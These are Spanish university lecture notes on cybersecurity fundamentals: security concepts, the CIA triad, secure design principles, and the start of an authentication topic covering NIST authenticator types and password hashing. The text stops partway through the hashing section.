Ingeniería de Ciberseguridad

Apuntes: Tema 1

Departamento de Informática, UC3M

Índice general

Tema 1 Introducción a la Ciberseguridad **6**

1. Conceptos de seguridad informática **7**
1.1. Una anécdota para empezar . . . 7
1.2. ¿De qué trata todo esto? . . . 7
1.3. ¿Qué es la seguridad informática? . . . 8
1.3.1. Activos (*assets*) . . . 8
1.3.2. Valor de los activos . . . 8
1.3.3. ¿Cómo pueden salir mal las cosas? . . . 8
1.4. El paradigma Vulnerabilidad–Amenaza–Control . . . 8
1.5. La tríada CIA . . . 9
1.5.1. Confidencialidad (*Confidentiality*) . . . 9
1.5.2. Integridad (*Integrity*) . . . 9
1.5.3. Disponibilidad (*Availability*) . . . 10
1.5.4. Control de acceso (*Access Control*) . . . 10
1.5.5. Autenticación (*Authentication*) . . . 10
1.6. Vulnerabilidades, amenazas y controles . . . 10
1.6.1. Vulnerabilidades . . . 10
1.6.2. Amenazas . . . 11
1.6.3. Tipos de atacantes . . . 11
1.6.4. Controles . . . 12

2. Principios de diseño **13**
2.1. Las dos reglas . . . 13
2.2. P1 – Mínimo privilegio (*Least Privilege*) . . . 13
2.3. P2 – Valores por defecto seguros ante fallo (*Fail-safe Defaults*) . . . 14
2.4. P3 – Economía de mecanismo (*Economy of Mechanism*) . . . 14
2.5. P4 – Mediación completa (*Complete Mediation*) . . . 14
2.6. P5 – Diseño abierto (*Open Design*) . . . 14
2.7. P6 – Separación de privilegios (*Separation of Privilege*) . . . 15
2.8. P7 – Mínimo mecanismo común (*Least Common Mechanism*) . . . 15
2.9. P8 – Aceptabilidad (*Acceptability*) . . . 15
2.10. Epílogo . . . 16

Tema 2 Autenticación **17**

1. ¿Qué es la autenticación? **18**
1.1. La base de la seguridad informática es el acceso controlado . . . 18
1.2. La autenticación (AuthN) es crítica para la seguridad . . . 18
1.3. Identificación vs. autenticación . . . 19
1.4. Marco de referencia: NIST SP 800-63-3 . . . 19

1.5. Autenticadores (= tipos de “secretos”) . . . 20
1.5.1. Uno frente a múltiples factores (MFA) . . . 20
1.5.2. Tipos de autenticadores (clasificación NIST) . . . 20

2. Contraseñas **21**
2.1. Secretos memorizados . . . 21
2.2. Contraseñas: lo bueno... ¡y lo malo! . . . 21
2.2.1. Ventajas de las contraseñas . . . 21
2.2.2. Sin embargo, dado lo que sabemos sobre la memoria humana... . . . 21
2.3. Almacenamiento de contraseñas: texto plano . . . 21
2.3.1. Requisito de almacenamiento . . . 21
2.3.2. Escenario de ataque . . . 22
2.4. Almacenamiento de contraseñas: contraseñas con *hash* . . . 22
2.4.1. Idea central . . . 22
2.4.2. Propiedades criptográficas . . . 22
2.5. Problema: contraseñas débiles . . . 23
2.5.1. Vulnerabilidad de los hashes . . . 23
2.5.2. El factor humano . . . 23
2.6. Cracking de contraseñas: fuerza bruta . . . 23
2.6.1. Contraseñas cortas (fuerza bruta simple) . . . 23
2.6.2. El límite de escala . . . 24
2.6.3. Contraseñas de 6 caracteres (ataques acelerados) . . . 24
2.7. Cracking de contraseñas: ataques de diccionario . . . 24
2.8. Tablas arcoíris (*rainbow tables*) . . . 25
2.9. Endurecer los hashes: la sal (*salt*) . . . 25
2.10. Romper y arreglar las contraseñas con hash . . . 25
2.10.1. La amenaza y el reto . . . 25
2.10.2. La solución: hacer el hash lento . . . 26

3. Elección de contraseñas **27**
3.1. ¿Qué es una contraseña fuerte? . . . 27
3.2. Algoritmos mentales . . . 27
3.3. Políticas de contraseñas . . . 28
3.4. Buenas heurísticas para las contraseñas . . . 28
3.4.1. La viñeta de xkcd . . . 29
3.5. Buenos verificadores . . . 29

4. Gestores de contraseñas **30**
4.1. ¿Qué son? . . . 30
4.2. Características . . . 30
4.2.1. Comunes . . . 30
4.2.2. Extra (para diferenciar el producto) . . . 30
4.2.3. Ejemplos . . . 31
4.3. Valoración: ¿son buena idea? . . . 31
4.4. Ataques a los gestores de contraseñas . . . 31
4.4.1. La nube . . . 31
4.4.2. Ataques tempranos: el ataque de autorrelleno (2014) . . . 31
4.4.3. Más ataques (2023) . . . 32
4.4.4. Más ataques: la filtración de LastPass (2022) . . . 33

5. Otros autenticadores **34**
5.1. Secretos de consulta (*look-up secrets*) . . . 34
5.2. Dispositivos fuera de banda (*out-of-band devices*) . . . 34
5.3. Dispositivo OTP de un solo factor . . . 34
5.4. Dispositivo OTP multifactor . . . 35
5.5. Software criptográfico de un solo factor . . . 35
5.6. Dispositivo criptográfico de un solo factor . . . 35
5.7. Software criptográfico multifactor . . . 36
5.8. Dispositivos criptográficos multifactor . . . 36
5.9. Biometría . . . 36
5.9.1. ¿Qué es un buen rasgo biométrico? . . . 36
5.9.2. Inscripción (*enrolment*) y comparación (*match*) . . . 37
5.9.3. Ejemplos de modalidades . . . 37
5.10. Amenazas a los autenticadores . . . 37

6. Autenticación en sistemas distribuidos **38**
6.1. Identidad federada . . . 38
6.2. Federaciones . . . 38
6.3. Aserciones (*assertions*) . . . 39
6.3.1. Presentación de aserciones: *back channel* . . . 39
6.3.2. Presentación de aserciones: *front channel* . . . 39
6.4. Ejemplo: SAML . . . 40
6.5. Ejemplo: OpenID Connect (OIDC) . . . 40
6.6. Requisitos de privacidad . . . 40
6.7. Lecturas adicionales: tendencias . . . 41

Tema 3 Control de acceso **42**

1. Control de acceso y políticas **43**
1.1. Referencias . . . 43
1.2. El problema de la protección . . . 43
1.3. La base de la seguridad informática es el acceso controlado . . . 44
1.4. El monitor de referencia (*reference monitor*) . . . 44
1.5. Modelos de control de acceso . . . 44
1.5.1. Políticas DAC . . . 44
1.5.2. Políticas MAC . . . 45

2. Implementación en Linux **46**
2.1. El cálculo de seguridad (*security calculation*) . . . 46
2.2. Definiciones . . . 46
2.2.1. Objetos . . . 46
2.2.2. Propiedad del objeto (*object ownership*) . . . 46
2.2.3. Sujetos . . . 47
2.2.4. Acciones . . . 47
2.3. Credenciales . . . 47
2.3.1. Credenciales UNIX tradicionales . . . 47
2.3.2. Credenciales adicionales de las tareas . . . 47

3. El sistema de permisos **49**
3.1. Lectura de una línea de permisos . . . 49
3.2. Efecto de cada carácter de permiso . . . 50
3.3. Manipulación básica . . . 50

4. ACL POSIX **51**
4.1. Las políticas DAC, revisitadas . . . 51
4.2. ¿Qué aportan las ACL POSIX? . . . 51
4.3. Tipos de ACL POSIX . . . 51
4.4. Entradas de una *access ACL* . . . 51
4.5. Correspondencia entre ACL y permisos UNIX . . . 52
4.6. Grupos y máscara (*mask*) . . . 52
4.7. Establecer y consultar ACL . . . 53
4.7.1. `setfacl` (*set file ACL*) . . . 53
4.7.2. `getfacl` (*get file ACL*) . . . 53
4.8. Ejemplo completo . . . 54
4.9. Otro ejemplo: servidor web . . . 55
4.10. Algoritmo de comprobación de acceso . . . 55

5. *Capabilities* de Linux **57**
5.1. Motivación . . . 57
5.2. Qué son . . . 57
5.3. Ejemplos de *capabilities* . . . 57
5.4. Valoración . . . 58

6. Linux Security Modules (LSM) **59**
6.1. Diseño . . . 59
6.2. Características . . . 59
6.3. LSM principales *legacy* . . . 60
6.4. SELinux: *Security-Enhanced Linux* . . . 60
6.5. AppArmor y SMACK . . . 61

Tema 4 Seguridad en redes **62**

1. Fundamentos de seguridad en redes **63**
1.1. Amenazas a las comunicaciones en red . . . 63
1.2. Interceptación . . . 63
1.3. Modificación y fabricación . . . 64
1.4. Interrupción . . . 64

2. Seguridad TCP/IP **65**
2.1. Internet Protocol (IP) . . . 66
2.2. Transmission Control Protocol (TCP) . . . 66
2.2.1. Problemas de la máquina de estados de TCP . . . 67
2.3. Repaso de ataques clásicos . . . 67
2.3.1. 1. Interceptación de contraseñas . . . 68
2.3.2. 2. ARP *spoofing* . . . 68
2.3.3. 3. Ataque TCP SYN . . . 68
2.3.4. 4. IP *spoofing* . . . 69
2.3.5. 5. Ataque Smurf . . . 69
2.3.6. 6. Ataques de encaminamiento: IP *source routing* . . . 69
2.3.7. 7. Ataques de encaminamiento: ataques a RIP . . . 69

2.3.8. 8. Ataques ICMP . . . 70
2.3.9. 9. Ataques de amplificación UDP . . . 70
2.4. Defensas integrales . . . 71

3. Descubrimiento y escaneo de redes **72**
3.1. Descubrimiento de equipos (*host discovery*) . . . 72
3.1.1. Usando el DNS . . . 72
3.1.2. Técnicas de descubrimiento . . . 73
3.2. Escaneo de puertos (*port scanning*) . . . 73
3.2.1. Puertos TCP y UDP . . . 73
3.2.2. Para qué sirve . . . 73
3.2.3. Técnicas de escaneo . . . 74
3.3. Detección de servicios y versiones . . . 75
3.4. Detección remota del sistema operativo . . . 76

4. Seguridad web **77**
4.1. ¿Qué es la web? . . . 77
4.2. Seguridad web: lado del cliente . . . 77
4.3. Seguridad web: lado del servidor . . . 78
4.4. Arquitectura de una aplicación web . . . 78
4.5. El protocolo HTTP . . . 79
4.5.1. Métodos HTTP . . . 79
4.5.2. Parámetros HTTP . . . 80
4.5.3. Cabeceras HTTP . . . 80
4.5.4. Respuesta del servidor . . . 80
4.5.5. *Cookies* . . . 81
4.5.6. Autenticación HTTP . . . 81
4.5.7. HTTP/2 . . . 82
4.6. OWASP . . . 82
4.7. Ataques de inyección . . . 83
4.7.1. Inyección SQL . . . 83
4.7.2. *Cross-site scripting* (XSS) . . . 83
4.7.3. Inclusión de ficheros (*file inclusions*) . . . 84

Glosario de siglas del tema **85**

Tema 1

Introducción a la Ciberseguridad

Capítulo 1

Conceptos de seguridad informática

1.1. Una anécdota para empezar

11 de febrero de 2013, EE. UU.: secuestro del EAS

Se produjo el secuestro (*hijacking*) del **Emergency Alert System (EAS)**, el sistema estadounidense de alertas de emergencia, en emisoras de **Montana, Wisconsin, Michigan y Nuevo México**.
Los atacantes emitieron una **Emergency Action Notification falsa**: el mensaje afirmaba que las autoridades civiles habían informado de que los cadáveres estaban saliendo de sus tumbas y atacando a los vivos, advertía de que no se intentara acercarse a esos cuerpos por considerarse extremadamente peligrosos e indicaba sintonizar una emisora de AM (*Amplitude Modulation*, 920 AM) para recibir información actualizada.

Fuente: `https://en.wikipedia.org/wiki/2013_Emergency_Alert_System_hijackings`

Idea clave

Un sistema real del que depende la seguridad pública pudo ser manipulado para difundir un mensaje falso a la población.

1.2. ¿De qué trata todo esto?

- Casi todos nuestros sistemas modernos dependen fuertemente de los ordenadores (por ejemplo: suministro de agua, servicios bancarios, transporte, sanidad, gestión del tráfico, suministro de alimentos...).
- La mayoría de estos sistemas funcionan como se espera; sin embargo, ocasionalmente los sistemas informáticos **no funcionan como deberían**. Esto puede ocurrir por dos motivos:
  - **Fallos benignos** (no intencionados).
  - **Ataques malintencionados**.
- El objetivo final del curso es aprender **(algunas de) las formas en que un ordenador puede fallar y cómo protegerse*** **frente a esos fallos**.

  * Siempre que sea posible; en caso contrario, al menos **mitigar** los efectos de los fallos.

1.3. ¿Qué es la seguridad informática?

Seguridad informática

La **protección de los activos valiosos** de un ordenador o de un sistema informático.

1.3.1. Activos (*assets*)

Hardware	Software	Datos
▪ Ordenador ▪ Dispositivos ▪ Equipamiento de red	▪ Sistema operativo ▪ Utilidades ▪ Aplicaciones comerciales ▪ Aplicaciones propias / individuales	▪ Documentos ▪ Fotos ▪ Música y audio ▪ Vídeos ▪ Correo electrónico ▪ Trabajos de clase

1.3.2. Valor de los activos

- **Costes**:
  - **Coste monetario independiente** (valor intrínseco del activo).
  - **Coste de reposición** (lo que cuesta reemplazarlo).
  - **Coste personal**.
- El valor puede ser **asimétrico** para la víctima y para el atacante.
- El valor puede surgir de la **agregación** de los datos, y no del elemento individual.

1.3.3. ¿Cómo pueden salir mal las cosas?

- ¿**Qué** cosas malas pueden ocurrirle a los activos?
- ¿**Quién o qué** puede causar (o permitir) que esas cosas ocurran?

1.4. El paradigma Vulnerabilidad–Amenaza–Control


Importante

- **Amenaza** (*threat*): conjunto de circunstancias que tiene el potencial de causar pérdida o daño.
- **Vulnerabilidad** (*vulnerability*): debilidad del sistema que puede ser explotada para causar pérdida o daño.
- **Atacante** (*attacker*): alguien o algo que explota una vulnerabilidad para perpetrar un ataque contra el sistema.
- **Control / contramedida** (*control, countermeasure*): técnica o mecanismo que elimina o reduce la vulnerabilidad.

Los **controles impiden que las amenazas exploten las vulnerabilidades**.

1.5. La tríada CIA

La tríada CIA toma su nombre de las iniciales en inglés de las tres propiedades básicas de seguridad: *Confidentiality*, *Integrity* y *Availability*.



1.5.1. Confidencialidad (*Confidentiality*)

Confidencialidad

Solo las personas o los sistemas **autorizados** pueden acceder a los datos protegidos.

Preguntas que plantea esta definición:

- ¿Quién determina qué personas o sistemas están autorizados?
- Al hablar de "acceder" a los datos, ¿nos referimos a leer un fichero? ¿Solo a una parte del fichero? ¿A modificar su contenido? ¿A añadir contenido? ¿A divulgarlo a terceros?

Política (de acceso)

Importante

$$\text{Sujeto} + \text{Modo de acceso} + \text{Objeto} = \text{Sí/No}$$

- **Sujeto** → Quién.
- **Modo de acceso** → Cómo.
- **Objeto** → A qué.
- **Sí/No** → Decisión.

1.5.2. Integridad (*Integrity*)

- Es **más difícil de acotar** que la confidencialidad.
- Preservar la integridad de un elemento puede significar que dicho elemento esté:
  - No modificado.
  - Modificado de formas autorizadas.
  - Modificado únicamente por partes autorizadas.
  - Consistente.
  - Etc.
- Se garantiza **del mismo modo que la confidencialidad**: mediante un control riguroso de **quién** puede acceder **a qué** recursos y de **qué modo**.

1.5.3. Disponibilidad (*Availability*)

- Al igual que la integridad, tiene **significados distintos en contextos distintos**. Se dice que un objeto o servicio está disponible si:
  - Está presente en una **forma utilizable**.
  - Tiene **capacidad suficiente** para atender las necesidades del servicio.
  - El servicio **se completa en un periodo de tiempo aceptable**.
  - Etc.
- **Se solapa con otras propiedades**: capacidad, rendimiento, tolerancia a fallos y usabilidad.

1.5.4. Control de acceso (*Access Control*)

- Para implementar una política, la seguridad informática controla **todos los accesos, por parte de todos los sujetos, a todos los objetos protegidos, en todos los modos de acceso**.
- Un control de acceso **pequeño y centralizado** es fundamental para preservar la **confidencialidad** y la **integridad**.
- ¿Y la disponibilidad? (cuestión abierta planteada en clase).

1.5.5. Autenticación (*Authentication*)

Autenticación

Proceso de **descubrir (identificación)** o **confirmar** una identidad.

Es **precondición del control de acceso**.

1.6. Vulnerabilidades, amenazas y controles

Marco (*framework*) que describe **cómo pueden ser dañados los activos** y **cómo contrarrestar o mitigar ese daño**.

1.6.1. Vulnerabilidades

Vulnerabilidad

Debilidad del sistema (en la especificación, el diseño, la implementación, los procedimientos, etc.) que podría ser explotada para causar pérdida o daño.

Los sistemas informáticos tienen vulnerabilidades:

- Autenticación débil.
- Falta de control de acceso.
- Errores en los programas.
- Recursos finitos o inadecuados.
- Protección física inadecuada.
- (Y más.)

1.6.2. Amenazas

Amenaza

Conjunto de circunstancias que tiene el **potencial de causar pérdida o daño**.

- Un adversario que explota una vulnerabilidad **perpetra un ataque** contra el sistema.
- Una amenaza se compone de **al menos 2** de las siguientes:
  - **Intención**.
  - **Capacidad**.
  - **Oportunidad**.

Naturaleza del daño

Las propiedades básicas de seguridad se relacionan con la naturaleza del daño:

Importante

Naturaleza del daño		Propiedad afectada
Interceptación	→	Confidencialidad
Interrupción	→	Disponibilidad
Modificación	→	Integridad
Fabricación	→	Autenticación

Otros términos empleados:

- **Divulgación** (*disclosure*).
- **Engaño** (*deception*).
- **Disrupción**.
- **Usurpación**.

1.6.3. Tipos de atacantes

¿Quiénes son? ¿Qué les motiva?

Atacante	Motivación
Individuos	Diversión, reto, venganza.
Grupos organizados de alcance mundial	Beneficio económico común, agenda política común.
Crimen organizado	Fraude, extorsión, blanqueo de capitales, tráficos ilícitos.
Terroristas	El ordenador como **objetivo**, **método**, **facilitador** o **amplificador** de los ataques.

1.6.4. Controles

Control o contramedida

Medio para contrarrestar las amenazas. Acción, dispositivo, procedimiento o técnica que **elimina o reduce una vulnerabilidad**.

Controles según su objetivo

- **Prevenir** (*prevent*): bloqueando el ataque o cerrando la vulnerabilidad.
- **Disuadir** (*deter*): haciendo el ataque más difícil.
- **Mitigar** (*mitigate*): haciendo que su impacto sea menos grave.
- **Detectar** (*detect*): mientras ocurre o tiempo después de que haya ocurrido.
- **Responder** (*respond*): gestionando el incidente.
- **Recuperarse** (*recover*): de sus efectos.

Controles según su tipo

- **Físicos**: cerraduras, vigilantes humanos, rociadores contra incendios.
- **Procedimentales (administrativos)**: leyes, políticas, procedimientos, contratos, *copyright*, patentes.
- **Técnicos**: contraseñas, cifrado, cortafuegos, IDS (*Intrusion Detection Systems*, sistemas de detección de intrusiones), controles del sistema operativo.

Defensa en profundidad (*defense in depth*)

Importante

Controles **solapados**: más de un control y **más de una clase** de control.

Capítulo 2

Principios de diseño

Contenido de este capítulo:

- **Dos reglas**.
- **P1 – Mínimo privilegio**.
- **P2 – Valores por defecto seguros ante fallo**.
- **P3 – Economía de mecanismo**.
- **P4 – Mediación completa**.
- **P5 – Diseño abierto**.
- **P6 – Separación de privilegios**.
- **P7 – Mínimo mecanismo común**.
- **P8 – Aceptabilidad**.

2.1. Las dos reglas

Importante

- **Simplicidad**
  - Hay **menos cosas que puedan salir mal**.
  - Menos inconsistencias posibles.
  - Es más fácil de entender.
- **Restricción**
  - **Minimizar el acceso**.
  - **Inhibir la comunicación**.

2.2. P1 – Mínimo privilegio (*Least Privilege*)

Mínimo privilegio

A un sujeto se le deben conceder **únicamente los privilegios necesarios para completar su tarea**.

- Es la **función**, y no la identidad, la que determina los privilegios.

- Los derechos se **añaden cuando se necesitan** y se **descartan tras su uso**.
- Protección mínima.

2.3. P2 – Valores por defecto seguros ante fallo (*Fail-safe Defaults*)

Valores por defecto seguros ante fallo

La acción por defecto es **denegar el acceso**.

- Si una acción falla, el sistema queda **tan seguro como estaba antes de comenzar** dicha acción.

2.4. P3 – Economía de mecanismo (*Economy of Mechanism*)

Economía de mecanismo

Mantenerlo **tan simple como sea posible**: principio **KISS** (*Keep It Simple, Stupid*).

- Simple significa que **menos cosas pueden salir mal**.
  - Y cuando ocurren errores, son **más fáciles de entender y corregir**.
- Es **especialmente crítico en las interfaces y en las interacciones**.

2.5. P4 – Mediación completa (*Complete Mediation*)

Mediación completa

Comprobar cada acceso.

Habitualmente la comprobación se hace **una sola vez**, en la primera acción:

- En algunos UNIX el acceso se comprueba al **abrir** (*open*) y no se vuelve a comprobar después.
- Si los permisos cambian después, puede producirse un **acceso no autorizado**.

2.6. P5 – Diseño abierto (*Open Design*)

Diseño abierto

La seguridad **no debe depender del secreto del diseño o de la implementación**.

- Se malinterpreta popularmente como que el código fuente deba ser público.
  - El secreto **puede** mejorar la seguridad.
  - Pero si el diseño queda expuesto, la seguridad del mecanismo **no debe verse afectada**.
- Depender del secreto del diseño se conoce como **"seguridad por oscuridad"** (*security through obscurity*).

2.7. P6 – Separación de privilegios (*Separation of Privilege*)

*"Un gran poder conlleva un gran... **peligro**".*

Separación de privilegios

El privilegio, o autoridad, debe estar **repartido entre más de una entidad** para prevenir el fraude, el sabotaje, el robo y otros usos indebidos.

Ejemplo clásico: los cheques

Quien **firma** los cheques no puede ser quien los **imprime**, porque entonces una única persona podría robar dinero. El defraudador tendría que **comprometer (al menos) a dos personas**.

2.8. P7 – Mínimo mecanismo común (*Least Common Mechanism*)

Mínimo mecanismo común

Los mecanismos (es decir, los recursos) **no deberían compartirse**.

- La información puede fluir a través de los **canales compartidos**.
  - **Canales encubiertos** (*covert channels*).
- **Aislamiento**:
  - Máquinas virtuales.
  - *Sandboxing*.

2.9. P8 – Aceptabilidad (*Acceptability*)

Aceptabilidad

Los mecanismos de seguridad **no deben aumentar la dificultad de acceder a un recurso**.

- **Ocultar la complejidad** introducida por los mecanismos de seguridad.
- Facilidad de instalación, configuración y uso.
- Los **factores humanos** son críticos aquí:
  - Factores psicológicos.
  - Creencias personales.

2.10. Epílogo

Ideas clave del tema

- **Simplicidad**: aspirar a la mínima complejidad posible.
- **Restrictividad**: ¡la información quiere ser libre! (por eso hay que restringirla activamente).
- **Comprender**:
  - los **objetivos** de la seguridad propuesta, y
  - el **entorno** en el que los mecanismos serán desarrollados y desplegados.

Tema 2

Autenticación

Capítulo 1

¿Qué es la autenticación?


Sobre este tema

Módulo 2 de la asignatura **Ingeniería de Ciberseguridad** (UC3M, COSEC – *Computer Security Lab*).

1. ¿Qué es la autenticación? (conceptos, marco NIST, tipos de autenticadores)
2. Contraseñas (almacenamiento, ataques y defensas)
3. Elección de contraseñas
4. Gestores de contraseñas
5. Otros autenticadores (incluida la biometría)
6. Autenticación en sistemas distribuidos

1.1. La base de la seguridad informática es el acceso controlado

El esquema básico de todo acceso es:



Autenticación

El proceso de **determinar o confirmar una identidad**, es decir, verificar el "quién" antes de conceder el acceso.

1.2. La autenticación (AuthN) es crítica para la seguridad

AuthN y *AuthZ* son las abreviaturas habituales en inglés de *authentication* y *authorization*.


- **Autorización (AuthZ)**: los permisos, las capacidades y el control de acceso dependen todos de conocer la **identidad del sujeto**.
- **Nombre de usuario y secreto** (*username & secret*): la autenticación se parametriza típicamente mediante un nombre de usuario y un secreto.
  - El secreto trata de **limitar el acceso no autorizado**.
  - Propiedades deseables del secreto: que sea **infalsificable** (*unforgeable*), **no adivinable** (*unguessable*) y **revocable** (*revocable*).

1.3. Identificación vs. autenticación

Identificación	Autenticación
Afirmar quién es una persona.	**Demostrar** una identidad afirmada.
Propiedades de la identidad digital: ▪ Es bien conocida ▪ Es predecible ▪ Es adivinable	*Base de la verificación:* ▪ Se apoya en elementos privados ▪ Confirma que la persona es quien dice ser
Ejemplos: correo electrónico, número de teléfono, cuenta bancaria, nombre de usuario, etc.	*Ejemplos:* contraseñas, preguntas de seguridad, cara, huellas dactilares, tarjetas, *tokens*, etc.

1.4. Marco de referencia: NIST SP 800-63-3

El **NIST** (*National Institute of Standards and Technology*) es el instituto de estándares de EE. UU.; la guía **SP 800-63-3** (*Special Publication* 800-63, revisión 3) define los **roles** y los **flujos** de la autenticación digital.



Inscripción y verificación de identidad (*Enrollment and Identity Proofing*)

- El **Applicant** (solicitante) pasa por el proceso de inscripción y verificación de identidad con el **CSP** (*Credential Service Provider*, proveedor de servicios de credenciales).
- El CSP realiza la **inscripción/emisión del autenticador** (*Authenticator Enrollment/Issuance*).
- Tras ello, el solicitante se convierte en **Subscriber** (suscriptor).

Autenticación digital (*Digital Authentication*)

- El **Claimant** (reclamante) se autentica frente al **Verifier** (verificador).
- El Verifier comprueba con el CSP la **validación del vínculo autenticador/credencial** (*Validate Authenticator/Credential Binding*) y recibe los **atributos**.
- Tras autenticarse, el Claimant se convierte en Subscriber.

Relying Party (RP, parte confiante)

- El Verifier envía al RP una **aserción de autenticación** (*Authentication Assertion*).
- El RP mantiene una **sesión autenticada** con el Subscriber.

1.5. Autenticadores (= tipos de "secretos")

Los tres **factores de autenticación** clásicos:

Algo que sabes *something you know* *something you are*	**Algo que tienes** *something you have*	**Algo que eres**
Información memorizada: ▪ Contraseñas ▪ PIN ▪ Frases de paso ▪ Preguntas de seguridad	Objetos físicos: ▪ Tarjetas inteligentes ▪ *Tokens* hardware ▪ Llaveros (*key fobs*) ▪ Dispositivos móviles	Rasgos físicos inherentes: ▪ Huellas dactilares ▪ Reconocimiento facial ▪ Patrones del iris

1.5.1. Uno frente a múltiples factores (MFA)

Importante

La **autenticación multifactor** (MFA, *Multi-Factor Authentication*) mejora drásticamente la seguridad al combinar **dos o más factores independientes**.

1.5.2. Tipos de autenticadores (clasificación NIST)

En la tabla, OTP significa *One-Time Password* (contraseña de un solo uso); cada tipo se explica en el capítulo 5. La columna de factores resume lo que se ve allí.

Tipo de autenticador	**Factor(es)**
Secretos memorizados (*memorized secrets*)	Algo que sabes
Secretos de consulta (*look-up secrets*)	Algo que tienes
Dispositivos fuera de banda (*out-of-band devices*)	Algo que tienes
Dispositivo OTP de un solo factor (*single-factor OTP device*)	Algo que tienes
Dispositivo OTP multifactor (*multi-factor OTP device*)	Algo que tienes + (sabes o eres)
Software criptográfico de un solo factor (*single-factor crypto software*)	Algo que tienes
Dispositivo criptográfico de un solo factor (*single-factor crypto device*)	Algo que tienes
Software criptográfico multifactor (*multi-factor crypto software*)	Algo que tienes + (sabes o eres)
Dispositivos criptográficos multifactor (*multi-factor crypto devices*)	Algo que tienes + (sabes o eres)

Capítulo 2

Contraseñas

2.1. Secretos memorizados

- **Algo que sabes**: es el factor de autenticación de entidades clásico y **más ampliamente implementado**.
- **¿Qué son?** También conocidos como **contraseñas** (o **PIN**, *Personal Identification Number*, cuando son puramente numéricos).
- **Principio de la fortaleza** (*Strength Principle*): deben ser lo bastante "fuertes" como para que adivinarlas resulte **impracticable**.
- **Paradoja de la usabilidad** (*Usability Paradox*): se asume que son bastante sencillas de usar. ¿Lo son realmente?

2.2. Contraseñas: lo bueno... ¡y lo malo!

2.2.1. Ventajas de las contraseñas

- **No requieren formación**: ¡todo el mundo conoce las contraseñas!
- **Baratas de implementar**: pueden implementarse sin ningún dispositivo físico.
- **Cómodas**: los usuarios pueden autenticarse sin llevar nada encima.
- **Fáciles de gestionar**: pueden administrarse de forma centralizada.
- **Ampliamente soportadas**: todo sistema operativo, sitio web y aplicación admite contraseñas.

2.2.2. Sin embargo, dado lo que sabemos sobre la memoria humana...

- Las personas **no recuerdan** los elementos que se usan o se cambian con poca frecuencia.
- **No podemos olvidar bajo demanda** (*can't forget on demand*).
- **Recordar** (*recall*) es más difícil que **reconocer** (*recognition*).
- Las palabras **sin significado** son más difíciles de recordar.

2.3. Almacenamiento de contraseñas: texto plano

2.3.1. Requisito de almacenamiento

- **Validación**: el sistema debe validar las contraseñas que proporcionan los usuarios.

- **Almacenamiento**: por tanto, las contraseñas deben almacenarse en algún sitio.
- **Enfoque básico**: almacenarlas en **texto plano**.

username	password
alice	p4ssw0rd
bob	ilovealice
charlie	123456

2.3.2. Escenario de ataque

01. **Compromiso del sistema**: los atacantes vulneran los límites de la red y comprometen los sistemas centrales.
02. **Robo del fichero**: buscan y consiguen robar el fichero de contraseñas del sistema.
03. **Explotación inmediata**: si están en texto plano, las contraseñas están listas para usarse. Los atacantes pueden iniciar sesión inmediatamente como cualquier usuario, ¡incluido `root`!


Estándar de seguridad crítico

Las contraseñas **nunca** deberían almacenarse en texto plano.

2.4. Almacenamiento de contraseñas: contraseñas con *hash*

2.4.1. Idea central

- Almacenar una versión con **hash criptográfico** de la contraseña en lugar del texto plano, usando una **función unidireccional** (*one-way function*).
- ¿Cómo funciona ahora el sistema? Aplica el hash a lo que teclea el usuario y lo **compara** con el hash almacenado:



2.4.2. Propiedades criptográficas

01. **Determinista**: la misma contraseña produce siempre el mismo hash, $\text{hash}(x) = \text{hash}(x)$.
02. **Alta entropía** (efecto avalancha): un cambio mínimo en la entrada produce una salida completamente distinta:
    - `MD5('security') = e91e6348157868de...`
    - `MD5('Security') = 2fae32629d4ef4fc...`

    (MD5 = *Message Digest 5*, quinta versión de la familia de resúmenes de Ron Rivest.)
03. **Resistente a colisiones**: es computacionalmente inviable encontrar un $y \neq x$ tal que $\text{hash}(x) = \text{hash}(y)$.

